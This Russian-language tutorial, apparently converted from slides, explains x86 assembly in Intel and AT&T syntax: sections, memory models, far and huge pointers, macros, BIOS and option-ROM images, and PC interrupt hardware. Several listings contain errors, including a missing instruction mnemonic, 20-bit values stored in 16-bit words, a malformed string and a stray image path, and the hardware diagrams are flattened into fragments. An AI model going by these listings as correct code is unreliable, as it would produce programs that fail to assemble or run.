Параметры секций	выравнивание: byte; word; dword; para тип сегмента: public; common; at адрес имя класса: 'CODE'; 'DATA'; 'BSS'; 'STACK' разрядность: use16; use32		b — секция неинициализированных данных d — секция инициализированных данных r — разрешено чтение w — разрешена запись x — разрешено исполнение s — разделяемая секция (частично поддерживается)	
Типичные секции		_TEXT segment byte public 'CODE' .code _DATA segment dword public 'DATA' .data _BSS segment dword public 'BSS' .data? STACK segment para stack .stack		.section .text .text .section .data .data .section .bss .bss .section .stack .stack

Синтаксис Intel

пример с одной секцией

```
_TEXT segment byte public 'CODE' use16

assume cs:_TEXT, ds:_TEXT, es: nothing

org 100h ; резервирование места для PSP

start: mov dx, offset Msg
       mov ah, 9
       int 21h
       int 20h

Msg db 'Hello, world!',0Dh,0Ah,'$'
_TEXT ends

end start
```

пример с двумя секциями

```
_TEXT segment byte public 'CODE' use16
DGROUP group _TEXT, _DATA

assume cs:DGROUP, ds:DGROUP, es: nothing

org 100h ; резервирование места для PSP

start: mov dx, offset DGROUP:Msg
       mov ah, 9
       int 21h
       int 20h

_TEXT ends

_DATA segment word public 'DATA' use16
Msg db 'Hello, world!',0Dh,0Ah,'$'
_DATA ends

end start
```

пример с двумя секциями

```
.model tiny
.code

org 100h ; резервирование места для PSP

start: mov dx, offset Msg
       mov ah, 9
       int 21h
       int 20h

.data
Msg db 'Hello, world!',0Dh,0Ah,'$'

end start
```

(!) выделенное жирным **DGROUP** уточняет компилятору способ вычисления адреса (смещения) символа `Msg` в секции. Символ `Msg` определен в секции `_DATA`, где его смещение равно 0. Секция `_DATA` входит в одну группу (**DGROUP**) с секцией `_TEXT`, причем размещается после неё. Размер секции `_TEXT` в данном примере равен 10 байтам, поэтому смещение `Msg` в группе равно `0x000A`. Инструкции «`mov dx, offset Msg`» или «`mov dx, offset _DATA:Msg`» загрузят в `DX` эту величину. На самом же деле в начале секции `_TEXT` резервируется дополнительно 256 байт (требование `.COM` файла, запись `org 100h` см. первые строки программы), то есть реальное смещение должно быть равно `0x010A`. Транслятор `Turbo Assembler` в этом случае просто ошибочно вычисляет адрес символа, а запись «`mov dx, offset DGROUP:Msg`» лишь помогает транслятору обойти эту ошибку.

сборка `.COM`-файла в `MS-DOS 5.0`:

```
rem трансляция исходного кода
tasm hello.asm

rem сборка .COM-файла (ключ /t линкера)
tlink /t hello
```

Синтаксис AT&T (одна секция)

```
.code16
.text

.=0x100 # резервирование места для PSP

start: mov $Msg, %dx
       mov $9, %ah
       int $0x21
       int $0x20

Msg: .ascii "Hello, world!\r\n$"

.end start
```

сборка `.COM`-файла для `MS-DOS` в `Linux`:

```
# трансляция исходного кода
as -o hello3.o hello3.s

# частичная сборка задачи
ld -r -o hello3.p0 hello3.o

# извлечение образа исполняемой секции без заголовков
objcopy -O binary -S hello3.p0 hello3.pl

# пропуск первых 256 байт образа PSP
dd if=hello3.pl of=hello3.com bs=1 skip=256
```

Адреса: короткие, ближние, дальние; перемещаемые записи

«короткий» (*short*) адрес — внутрисегментный адрес, задается расстоянием (-128..+127 байт) от текущей точки до цели в виде старшего байта кода команды.

«ближний» (*near*) адрес — внутрисегментный адрес, задается смещением от начала сегмента. В коде команд передачи управления представлен расстоянием до цели, а в инструкциях доступа к данным — смещением цели в сегменте.

«дальний» (*far*) адрес — адрес в виде пары сегмент:смещение, занимающий 32 (16+16), 48 (16+32) или 80 (16+64) бит в 16, 32 и 64 разрядных режимах. Номер сегмента размещается по большему адресам.

«гигантский» (*huge*) адрес — дальний адрес некоторого объекта, чей размер может превышать размеры сегмента (часто встречалось в 16-ти разрядных режимах).

Поддержка huge-адресов требует специальной адресной математики, зависящей от режима работы процессора.

Ниже приводится пример для реального режима (с наложением сегментов), полученный компилятором Borland C/C++ 2.0 (модель памяти: small).

```
int main( int ac, char **av )
{
    char near* p;

    for (p=(char near*)av[0]; *p; p++) {}
    return (p - (char near*)av[0]);
}
```

```
_main proc near
; пролог процедуры (формирование фрейма)
    push bp
    mov bp,sp
    push si
    push di
    mov di,word ptr [bp+6]
; начало for
    mov si,word ptr [di]
    jmp short @1@74
@1@50:
    inc si
@1@74:
    cmp byte ptr [si],0
    jne short @1@50
; return
    mov ax,si
    sub ax,word ptr [di]
; эпилог процедуры (освобождение фрейма)
    pop di
    pop si
    pop bp
    ret
_main endp
```

```
int main( int ac, char **av )
{
    char far* p;

    for (p=(char far*)av[0]; *p; p++) {}
    return (p - (char far*)av[0]);
}
```

```
_main proc near
    push bp
    mov bp,sp
    sub sp,4
    push si
    mov si,word ptr [bp+6]

    mov ax,word ptr [si]
    mov word ptr [bp-2],ds
    mov word ptr [bp-4],ax
    jmp short @1@74
@1@50:
    inc word ptr [bp-4]
@1@74:
    les bx,dword ptr [bp-4]
    cmp byte ptr es:[bx],0
    jne short @1@50
; return
    mov ax,word ptr [bp-4]
    xor dx,dx
    sub ax,word ptr [si]
    sbb dx,0

    pop si
    mov sp,bp
    pop bp
    ret
_main endp
```

```
int main( int ac, char **av )
{
    char huge* p;

    for (p=(char huge*)av[0]; *p; p++) {}
    return (p - (char huge*)av[0]);
}
```

```
_main proc near
    push bp
    mov bp,sp
    sub sp,4
    push si
    mov si,word ptr [bp+6]

    mov ax,word ptr [si]
    mov word ptr [bp-2],ds
    mov word ptr [bp-4],ax
    jmp short @1@74
@1@50:
    xor ax,ax
    add word ptr [bp-4],1
    adc ax,0
    mov cx,offset __AHSHIFT
    shl ax,cl
    add word ptr [bp-2],ax
@1@74:
    les bx,dword ptr [bp-4]
    cmp byte ptr es:[bx],0
    jne short @1@50

    mov bx,word ptr [si]
    mov cx,ds
    mov dx,word ptr [bp-2]
    mov ax,word ptr [bp-4]
    call near ptr N_PSBH@

    pop si
    mov sp,bp
    pop bp
    ret
_main endp
```

Перемещаемые записи — как при сборке исполняемого файла из объектных, так и при размещении исполняемого файла в оперативной памяти при запуске, необходимо выполнять коррекцию адресов. Для этого предназначены так называемые «перемещаемые записи» (relocation), которые указывают в каком месте и как надо исправить адрес. Коррекция может затрагивать как смещение, так и сегментную часть адреса. В разных системах существуют ограничения, налагаемые форматами файлов на возможные виды коррекции при перемещении/загрузке. В 32х и 64х разрядных системах часто ограничена поддержка дальних адресов.

Сегменты, секции, модели памяти, страницы

Необходимо учитывать, что в архитектуре x86 со сложной схемой управления памятью выделилось несколько новых понятий:

сегмент, физический сегмент — соответствует сегменту в физической оперативной памяти

границы и размещение сегментов связаны с используемым режимом работы процессора; в реальном режиме сегменты определены однозначно, при размещении кода и данных в оперативной памяти можно варьировать только номера сегментов.

секция, логический сегмент — логическая единица, используемая для группировки кода и данных в разрабатываемом приложении

разработчик программы может управлять транслятором и компоновщиком для задания отображения секций в физические сегменты. Возможна группировка разных секций в один физический сегмент, разбиение секций на последовательности сегментов и т.п. Для объектов, размещенных более чем в одном сегменте (для 16ти разрядных задач часто имело место) приходится реализовывать различную адресную математику для данных разного размера.

Управление отображением секций на физические сегменты осуществляется и транслятором (директивы «group» и «segment at XXX» в синтаксисе Intel) и компоновщиком (специальные ключи командной строки и скрипты в случае ld). В вычислительных системах, использующих страничные механизмы управления памятью, секции отображаются с учетом границ страниц и атрибутов страничной защиты.

субсегмент, субсекция — (синтаксис AT&T) обеспечивает возможность управлять порядком размещения данных в пределах одной секции. При выравнивании секций по границам страниц между смежными секциями обнаруживаются неиспользуемые промежутки. Субсекции позволяют сгруппировать данные «плотно».

(В синтаксисе Intel сходного эффекта добиваются, группируя секции):

```
_INIT0      segment word public 'INITDATA'
  ini_a      label
_INIT0      ends
_INIT1      segment word public 'INITDATA'
_INIT1      ends
_INIT2      segment word public 'INITDATA'
  ini_z      label
_INIT2      ends
_INIT group _INIT0, _INIT1, _INIT2
```

```
.section .init 0
  ini_a:
.section .init 1
.section .init 2
  ini_z:
```

```
.section .init 1
  .word 555 ; данные между метками _ini_a и _ini_z
```

```
_INIT1      segment word public 'INITDATA'
  dw 555 ; данные между метками _ini_a и _ini_z
_INIT1      ends
```

Модели памяти — способ отображения адресного пространства задачи в физическую оперативную память. Выделяются следующие модели:

16ти разрядные модели памяти:

TINY — единственный сегмент, содержащий и код и данные

SMALL — два сегмента: один для кода, другой для данных (включая стек, инициализированные и неинициализированные переменные, кучу)

MEDIUM — один сегмент данных (как модификация: два сегмента данных — отдельный сегмент для стека) и много сегментов для кода (обычно по отдельному сегменту кода на каждый модуль)

COMPACT — один сегмент кода и множество сегментов данных (обычно по отдельному сегменту данных на каждый модуль плюс сегмент для стека; иногда большие сегменты данных в одном модуле тоже дробятся на более мелкие сегменты)

LARGE — множественно сегментов кода и данных (обычно по одному сегменту кода и данных на каждый модуль)

(в приведенных выше случаях по умолчанию используются near* указатели, если сегмент один и far* указатели, если сегментов несколько)

HUGE — аналогично LARGE, но часто сегменты дробятся на более мелкие (например, для каждой процедуры) и используются huge* указатели по умолчанию.

32x и 64x разрядные модели памяти:

FLAT — аналогично TINY, но используются 32x или 64x разрядные сегменты. В отличие от TINY для кода и данных используются разные сегменты (с разными атрибутами защиты), полностью перекрывающиеся друг с другом. Секции отображаются в один сегмент с применением разных атрибутов страниц.

«Предположения» (assume) — используются только в синтаксисе Intel; указывают транслятору соответствие между реально загруженными в сегментные регистры номерами сегментов (селекторами) и описанными в программе секциями. При смене значений в сегментных регистрах надо указывать новое «предположение». Обязательным является предположение для CS, так как оно влияет на вычисление кодов инструкций; остальные предположения необязательны, возможно явное задание префикса в каждой инструкции. Существует специальное имя «nothing», позволяющая отменить предположение для конкретного регистра.

Переходы, вызовы процедур

В синтаксисе *Intel* принято использование «типизированных» меток, для которых можно назначить некоторые модификаторы; для процедур и целей переходов предназначены модификаторы *near* и *far*; для меток данных — *byte*, *word*, *dword*, ...; эта информация используется компилятором для уточнения кода инструкции, если запись допускает несколько толкований. Свойства метки можно явно переопределить в коде инструкции с помощью ключевого слова *ptr*.

Синтаксис Intel

Цели переходов и процедуры

```
target: mov ax, 5
```

```
target label  
mov ax, 5
```

```
target label near
```

```
target label far
```

```
target proc [near|far]  
ret
```

```
target endp
```

Метки данных

```
xb db 1
```

```
xb label byte  
db 1
```

```
xw label word
```

```
xd dd 2 ; значения (адреса!) xw и xd совпадают
```

Синтаксис AT&T

```
target: mov $5, %ax
```

```
xb: .byte 1
```

```
xw:
```

```
xd: .long 2
```

Специальные имена меток

```
1: jmp 1f
```

```
jmp 1b
```

```
1:
```

Переходы и вызовы процедур бывают:

короткие — (только переходы) на расстояние -128..+127 байт от текущего (R,E)IP, расстояние помещается в старший байт инструкции

Синтаксис Intel

```
jmp short ptr target
```

```
jmp target ; заменяется на jmp short при возможности
```

```
jcc target
```

```
jcxz target ; jecxz для 32х разрядного счетчика
```

```
loop target
```

Синтаксис AT&T

```
jmp target ; используется jmp short при возможности
```

```
jc target
```

```
jcz target ; jecxz для 32х разрядного счетчика
```

```
loop target
```

ближние — внутрисегментные, в коде инструкции занимают слово, зависящее от режима и префиксов (16,32,64 бита) (синтаксис *jmp* и *call* сходен)

```
jmp target ; если target является near-целью
```

```
call near ptr target ; явно заданный ближний вызов
```

```
ret [value] ; иногда допустимо написание retn
```

```
jmp target
```

```
call target
```

```
ret [$value]
```

ближние косвенные — внутрисегментные, смещение в текущем сегменте задается с помощью байта Mod R/M [SIB]

```
jmp EAX
```

```
call [BX]
```

```
jmp word ptr pointer
```

```
pointer dw target
```

```
jmp *%eax
```

```
call *(%bx)
```

```
jmp *pointer
```

```
pointer: .long target ; .word для 16ти разрядного адреса
```

дальние — межсегментные, задаются дальним адресом смещения в виде: 16-битовый сегмент в старшей части адреса и 16/32/64 битовое смещение в младшей.

```
jmp [far ptr] target
```

```
call [far ptr] target
```

```
db 0EAh
```

```
dw 0ABCDh, 5678h, 1234h
```

```
ret [value] ; иногда допустимо написание retf
```

```
ljmp target
```

```
lcall target
```

```
lcall $0x1234, $0x5678ABCD ; вызов по заданному адресу
```

```
lret
```

дальние косвенные — межсегментные, задаются с помощью байта Mod R/M [SIB]

```
jmp EBX
```

```
call dword ptr [BX]
```

```
jmp dword ptr pointer
```

```
pointer dd target
```

```
ljmp *%ebx
```

```
lcall *(%bx)
```

```
ljmp *pointer
```

```
pointer: .long target
```


Символы и макросы

Для ассемблеров характерна развитая поддержка препроцессоров и условной компиляции. Типичными конструкциями являются:

задание числовых символов, основные математические операции над ними

Обычно понятие «символ» является обобщением над понятием метки. Символы бывают:

code — символы (метки), определенные в секциях кода.

data — символы (метки), определенные в секциях данных.

relocatable (перемещаемые) — символы, значение которых изменяется в процессе перемещения секций. Метки являются перемещаемыми символами.

Значение такого символа — его адрес; в синтаксисе Intel для получения значения перемещаемого символа введены ключевые слова `seg` и `offset`; в синтаксисе AT&T — знак `$` перед именем символа.

undefined (неизвестные) — символы, значение которых на данный момент неизвестно. Часто неизвестными символами являются внешние имена; о таких символах бывает известна частичная информация, например каким символом (кода или данных) он является. Другой типичный пример — упреждающие ссылки (например, переход вперед); до встречи определения этого символа о нём ничего не известно (многие ассемблеры рассматривают эти ситуации как ошибочные; для разрешения упреждающих ссылок (`forward referencies`) применяют двух и более проходную трансляцию, когда на первом проходе выясняются имена известных символов. Часто многопроходная трансляция включается специальной опцией транслятора).

external (внешние) — это на самом деле не тип символов, а один из универсальных атрибутов — практически любой символ может быть помечен как внешний

public (общие) — аналогично, это атрибут символа, указывающий транслятору, что символ будет доступен из других модулей (в которых он будет выступать в качестве внешнего, и лишь на этапе сборки приложения станет известно его значение — процесс «разрешения внешних ссылок»).

absolute — символы, значения которых не зависят от перемещения секций. К таким символам относятся константы и символы, которыми манипулирует транслятор (например, имена секций, предопределенные символы и пр.). Абсолютные символы могут быть заданы и изменены в тексте программы; если значениями абсолютных символов являются числа, то над ними возможны основные операции `+-*/()`. Абсолютные символы можно прибавлять или вычитать из перемещаемых; также возможно вычитание двух перемещаемых символов (вычисление расстояния между метками).

В некоторых случаях макропроцессоры допускают использование абсолютных символов, которым сопоставлено текстовое значение.

Синтаксис Intel

символ = значение

символ equ значение

Синтаксис AT&T

символ = значение

.set символ, значение

блоки условной компиляции с развитым набором условий

if/elseif/else/endif

if условие

ifdef символ

ifndef символ

ifb аргумент

ifnb аргумент

.if/.elseif/.else/.endif

.if условие

.ifdef символ

.ifndef символ

.ifb аргумент

.ifnb аргумент

повторяющиеся блоки

rept число/endr

irp символ, список_значений/endr

irpc символ, строка/endr

.rept число/.endr

.irp символ, список_значений

.irpc символ, строка

макросы, часто содержащие условные и повторяющиеся блоки, а также локальные (или переопределяемые) символы

имя macro список_аргументов

... ; exitm/LOCAL

имя endm

.macro имя список_аргументов

... ; .exitm/.altmacro/LOCAL/.noaltmacro

.endm

определение составных типов (структуры, объединения, массивы)

используется, как правило, для упрощения трансляции и интерфейсов с языками высокого уровня; типичным является определение имен полей как абсолютных символов, значением которых являются смещения в структуре. Подробнее — ключевые слова `struc` в синтаксисе Intel и `.def`, `.endef`, `.dim`, `.size`, `.type`, `.val`, `.tag` в синтаксисе AT&T.

Пример, иллюстрирующий работу макро-препроцессора

Синтаксис Intel

```
add3 macro a, b:=<-1>, r
    local lb

    cmp    a, 0
    jz     lb
    ifnb <r>
        mov    r, a
lb:    add    r, b
    else
        mov    ax, a
lb:    add    ax, b
    endif
endm

_TEXT segment byte public 'CODE' use16
assume cs:_TEXT

abc = 5
xyz equ "asd"

if abc ne 5
    mov    ax, 0
else
    mov    ax, 5 ; ok
endif

if xyz eq "asd2"
    mov    cx, 1
else
    mov    cx, 2 ; ok
endif

repeat 3
    add    cx, 2 ; add 2 to cx 3 times
endm

add3 1,2,si    ; 1+2 -> si
add3 4,5      ; 4+5 -> ax
add3 6        ; 6-1 -> ax
add3 7,,di    ; 7-1 -> di

_TEXT ends
end
```

Синтаксис AT&T

```
.macro add3, a, b=-1, r
    cmp    $0, \a
    jz     1f
    .ifnb \r
        mov    \a, \r
1:    add    \b, \r
    .else
        mov    \a, %ax
1:    add    \b, %ax
    .endif
.endm

.code16
.text

.set abc, 5
.set xyz, asd

.if abc!=5
    $0, %ax
.else
    mov    $5, %ax # ok
.endif


.if xyz==asd2
    mov    $1, %cx
.else
    mov    $2, %cx # ok
.endif

.rept 3
    add    $2, %cx # add 2 to cx 3 times
.endr

add3 1,2,%si    # 1+2 -> si
add3 4,5      # 4+5 -> ax
add3 6        # 6-1 -> ax
add3 7,,%di    # 7-1 -> di

.end
```

Структура физического адресного пространства режима реальных адресов



00000: смещение, сегмент int 0
 00004: смещение, сегмент int 1
 00008: смещение, сегмент int 2
 ...
 00020: смещение, сегмент int 8
 ...
 003FC: смещение, сегмент int 255
 00400: ---

```
0000:0000 0000 0000
...
0000:001C 0000 0000
0000:0020 0234 F000 (m.e. F000:0234)
0000:0024 0000 0000

.code16
.text # BIOS -> сегмент F000
...
_setup_08_handler:
xor %ax, %ax
mov %ax, %es
cli
movw $i08_handler, %es:0x08*4
mov %cs, %es:0x08*4+2
sti
...

i08_handler: # смещение 0234
push %ax
mov $0x20, %al
outb $0x20 # сброс PIC
pop %ax
iret
```

```
.code16
.text
.=0
_start:
.word 0xAA55
.byte (_end-_start+511)/512

pusha
push %es
mov $0x300, %ax
xor %bx, %bx
int $0x10
mov $0x1301, %ax
mov $0x1F, %bx
mov $hello_len, %cx
push %cs
pop %es
mov $hello, %bp
int $0x10
popa
lret

.word 0xFFEA # дополнение до 0

hello:.ascii <<\r\nHELLO\r\n>
hello_len = . - hello
. = 0x200
_end:
.end_start
```

xxxxx+0: 0xAA55 (т.е. 0x55, 0xAA)
 xxxxx+2: size (в блоках по 512 байт)
 xxxxx+3: начало исполняемого кода

сумма по модулю 256 всех байт от xxxxx+0 до xxxxx+size*512 должна быть равна 0

xxxxx+size*512: (конец модуля)

FFFF0: jmp far startup_routine
 FFFF5: дата выпуска BIOS
 FFFFE: код идентификации PC

```
.code16
.text
.org 0 # начало сегмента

_start:
xor %ax, %ax
mov %ax, %ds
mov %ax, %es
mov %ax, %ss
mov $0xFFFFE, %sp

# основной код POST
...

# по адресу F000:FFF0 должна находиться
# инструкция перехода на начальный код
# POST (Power On Self Test)

.org 0xFFFF0
.byte 0xEA # jmp far
.word _start # смещение
.word 0xF000 # сегмент

.org 0xFFFFE
.word 0x99FC # код
# идентификации
.end_start
# PC
```

Простейший пример BIOS

Синтаксис Intel

.586

```
TEXT segment byte public 'CODE' use16
assume cs:TEXT, ds:nothing
org 100h
start:
    cli
    lss SP, dword ptr STKPTR
    sti

    call scanbios
    call stop

STKPTR dw 0FFFEh, 09000h
BEGSEG dw 0C000h
scanbios proc near
    cld
    mov DS, word ptr BEGSEG

    xor si, si
    xor cx, cx
    mov ch, DS:[2]
    xor bl, bl

chcksm: lodsw
    add al, ah
    add bl, al
    dec cx
    jnz chcksm

    or bl, bl
    jnz skip

    pusha
    push ds
    push es
    push fs
    push gs

    push CS
    push offset ret
    push DS
    push 3h
    retf

ret:
    pop gs
    pop fs
    pop es
    pop ds
    popa

skip:
    ret 0
scanbios endp
```

Синтаксис AT&T

EXT_size = 2

```
.code16
.text
.org 0

start:
    cli
    lss %cs:STKPTR, %sp
    sti

    call scanbios
    call stop

STKPTR: .word 0xFFFFE, 0x9000
BEGSEG: .word 0xC000

scanbios:
    cld
    mov %cs:BEGSEG, %ds

    xorw %si, %si
    xorw %cx, %cx
    movb %ds:EXT_size, %ch
    xorb %bl, %bl

chcksm: lodsw
    addb %ah, %al
    addb %al, %bl
    decw %cx
    jnz chcksm

    or %bl, %bl
    jnz skip

    pusha
    push %ds
    push %es
    push %fs
    push %gs

    push %cs
    pushw $ret
    push %ds
    pushw $3
    lret

ret:
    pop %gs
    pop %fs
    pop %es
    pop %ds
    popa
```

Примечания

Замена некоторых инструкций

jmp near → push + ret

```
push target_offset
ret
```

jmp far → push + push + ret

```
push target_segment
push target_offset
ret
```

call near → push + jmp:

```
push ret_offset
jmp near ptr target
```

call near → push + push + ret:

```
push ret_offset
push target_offset
ret
```

call far → push CS + call near (в случае внутрисегментного вызова)

```
push CS
call near ptr target
```

call far → push + push + jmp:

```
push ret_segment
push ret_offset
jmp target ; тип jmp роли не играет
```

call far → push + push + push + push + ret:

```
push ret segment
push ret_offset
push target segment
push target_offset
ret ; ret far
```

int → pushf + call far/dword ptr

```
pushf
call far ptr int_proc
```

Часто вместо инструкции вставляют непосредственно её код:

```
ret near db 0C3h .byte 0xC3
ret far db 0CBh .byte 0xCB

jmp near16 db 0E9h .byte 0xE9
dw offset .word offset

jmp far16 db 0EAh .byte 0xEA
dw offset .word offset
dw segment .word segment

call near32 db 0E8h .byte 0xE8
dw offset .word offset

call far16 db 09Ah .byte 0x9A
dw offset .word offset
dw segment .word segment
```

```

stop    proc    near
        cli
        hlt
        jmp    short stop
stop    endp

; real startup entry begins at F000:FFF0
org     0FFF0h
        db     0EAh          ; JMP FAR
        dw     offset start  ; offset
        dw     0F000h       ; segment

org     0FFFEh
        dw     99FCh        ; PC
identify

        TEXT    ends
end      start

```

```

skip:   ret

stop:   cli
        hlt
        jmp    stop

# real startup entry begins at F000:FFF0
.org    0xFFFF0
        .byte  0xEA
        .word  start
        .word  0xF000

.org    0xFFFFE
        .word  0x99FC

.end

```

Иногда применяют вычисляемые переходы и вычисляемые вызовы процедур:

```

        mov     target_segment, word ptr pointer+2
        mov     target_offset, word ptr pointer
        call    dword ptr pointer
        ...
pointer dw     0,0

```

```

        mov     target_segment, word ptr instr+3
        mov     target_offset, word ptr instr+1
inst     db     9Ah, 0,0, 0,0

```

при разработке BIOS следует учитывать, что весь образ размещается в ПЗУ и, следовательно, его изменение (модификация кода, присвоение значений переменным) **невозможно**. Таким образом, вычисляемые вызовы проще реализовать с помощью push...+ret; (!) Вершину стека при этом необходимо явными инструкциями поместить в область ОЗУ (см. первые инструкции примера)

Примечания к сборке основных образов bios и его расширений:

- Современные средства Visual Studio уже не позволяют строить 16ти разрядные задачи (хотя возможна компиляция в 16ти разрядные объектные файлы). Поэтому при сборке образа bios под ОС Windows надо использовать альтернативные средства. С некоторыми ограничениями возможно использование транслятора с ассемблера из состава студии (поддерживает 16ти разрядные форматы объектных файлов — опция /omf) совместно с компоновщиком wlink из состава Open Watcom.
- образ bios является «сырым», так как он сразу должен быть размещен по фиксированным адресам в ПЗУ и не имеет никакого перемещающего загрузчика. Для 16ти разрядных задач MS-DOS использовались исполняемые файлы в формате «COM» («сырой» исполняемый файл размером не более 64К-256 байт) и в формате «EXE» (размер может превышать 64К, но требуется перемещающий загрузчик, корректирующий адреса в процессе загрузки). Кроме того драйвера MS-DOS ранних выпусков тоже были в «сыром» формате, но несколько отличном от «COM» файлов (размер не более 64К). Для построения драйверов использовалась вспомогательная утилита exe2bin (или exetobin), конвертирующая EXE файл (с некоторыми ограничениями) в образ драйвера. В современных средах разработки такая утилита, естественно, отсутствует.
- в ОС Linux удобнее использовать стандартные средства из binutils для частичной сборки исполняемого файла (ELF) и затем извлечения из него кода в «сыром» виде с помощью objcopy.
- основной образ обязан заканчиваться в конце первого мегабайта адресного пространства, т.е. последний байт, принадлежащий образу, имеет физический адрес 0x000FFFFF. Обычно размер основного bios кратен 64К (64К, 128К, ...), таким образом размер скомпилированного BIOS тоже должен быть кратен 64К. Это может вызывать некоторые сложности при построении образа. Многие трансляторы и компоновщики, способные строить 16ти разрядные приложения, генерируют сообщение об ошибке (превышение допустимого размера), если размер построенного образа равен или больше 64К.
- при построении основного образа bios под ОС Windows необходимо указывать org 100h (если начинать с 0, то образ будет ровно 64К и будет диагностирована ошибка «слишком большой размер») и либо позже дописывать 256 нулевых байт перед полученным образом, либо увеличить на 0x100 начальный адрес bios в файле biossrc. Это возможно, так как требования к основному bios накладывают ограничения только на содержимое последних байт образа (начиная с физического адреса 000FFFF0), а первые байты никак не регламентированы.
- при построении расширений bios необходимо начинать с org 0, так как регламентированы именно первые байты.
- также при построении расширений необходимо обеспечить правильную контрольную сумму, для чего можно предусмотреть в начальных строках кода запись 16ти разрядной константы -1 (0xFFFF) и, после построения образа, запустить утилиту chks, которая заменит первые встретившиеся 0xFFFF на вычисленную величину.

В ОС Windows

```

ml /Zm /omf %1.asm
wlink SYS dos com file %1.obj name %1.bin
.\chk\chks %1.bin

```

В ОС Linux

```

as -o $1.o $1.s
ld -o $1.pe -r -s -Ttext 0 $1.o
objcopy -O binary -S $1.pe $1.bin
./chk/chks $1.bin

```


Некоторое оборудование IBM PC

i/o порт #61, бит #1
(0000 0010)

i/o порт #61, бит #0
(0000 0001)

Генератор
1.19318 МГц

8253/8254 Timer (PIT)

выход канала 2
-->-- 1
-->-- 0

(делитель канала #0) i/o порт #40
(делитель канала #1) i/o порт #41
(делитель канала #2) i/o порт #42
(управляющий) i/o порт #43

&

PC Speaker

регенерация памяти
(резерв)

Запросы прерываний от внешнего оборудования

intb#
intc#
intd#

intb#
intc#
intd#

intb#
intc#
intd#

IRQ.X
IRQ.Y
IRQ.Z
IRQ.W

Чипсет PCI

RTC #8 → 0 (8) (макс. приоритет)
1 (9)
2 (10)
3 (11)
4 (12)
FPU #13 → 5 (13)
6 (14)
7 (15)

8259A PIC #1

i/o порт #A0
i/o порт #A1

каскадный запрос прерывания

Запросы прерываний от внешнего оборудования

COM2,4 → IRQ.3
COM1,3 → IRQ.4
LPT2, SoundBlaster → IRQ.5
FDC → IRQ.6
LPT1 → IRQ.7
→ IRQ.9
→ IRQ.10
→ IRQ.11
PS/2 Mouse → IRQ.12
Primary IDE → IRQ.14
Secondary IDE → IRQ.15

Timer #0 → 0 (макс. приоритет)
Keyboard #1 → 1
2
3
4
5
6
7

8259A PIC #0

i/o порт #20
i/o порт #21

IRQ	int#	PIC	маска	описание
ЦПУ	00	-	-	целочисленное деление на ноль
ЦПУ	01	-	-	пошаговое выполнение
NMI	02	-	-	критические ошибки (пит., ECC, шина)
ЦПУ	03	-	-	прерывание отладчика (int 3)
ЦПУ	04	-	-	обработка переполнения (into)
ЦПУ	05	-	-	нажата клавиша PrintScreen
-	06	-	-	(резерв)
-	07	-	-	(резерв)
IRQ0	08	0	1	таймер (канал #0 мс 8253/8254)
IRQ1	09	0	2	клавиатура (мс 8042/8242/VLSI)
IRQ2	0A	0	4	каскад IRQ от PIC#1
IRQ3	0B	0	8	COM2, COM4
IRQ4	0C	0	10	COM1, COM3
IRQ5	0D	0	20	LPT2, SoundBlaster
IRQ6	0E	0	40	FDC
IRQ7	0F	0	80	LPT1
intb#	IRQ8	70	1	1 CMOS RTC
intr#	IRQ9	71	1	2 (резерв)
	IRQ10	72	1	4 (резерв)
	IRQ11	73	1	8 (резерв)
	IRQ12	74	1	10 PS/2 mouse, резерв
	IRQ13	75	1	20 FPU (если CR0.NE==0)
	IRQ14	76	1	40 первичный IDE
	IRQ15	77	1	80 вторичный IDE

8031
Клавиатура

Int#
KScan

VLSI (ex 8042/8242) Keyboard Controller

#A ↔ скан-код/управление 8031
#B
#D
#E ↔ управление 8042/8242

i/o порт #61
бит #2 (r/w разр. RAM ECC и SERR# PCI)
бит #3 (r/w контроль шины ISA)
бит #6 (го IOCHK# на шине ISA)
бит #7 (го ошибка ECC или SERR# PCI)

i/o порт #60 (#A)
i/o порт #61 (#B)
i/o порт #63 (#D)
i/o порт #64 (#E)

CMOS

i/o порт #70
i/o порт #71

запрос NMI

CPU регистры
АЛУ

уу
(EA → физ.адрес)

RAM

Вектор №

intb#
nmi#
intr#
Вектор №

Шина

Канал n:
- Terminal Counter
- Address Counter
- DMA Page Selector
- линия DRQn
- линия DACKn

DMA (8237A-5)

#0 : 8 bit i/o порт #80
#1 : 16 bit i/o порт #8F

Инициализация контроллера прерываний

- 1) начальный сброс обоих контроллеров
... инициализация подключенного оборудования
- 2) загрузка управляющих слов ICW1..ICW4 в оба контроллера
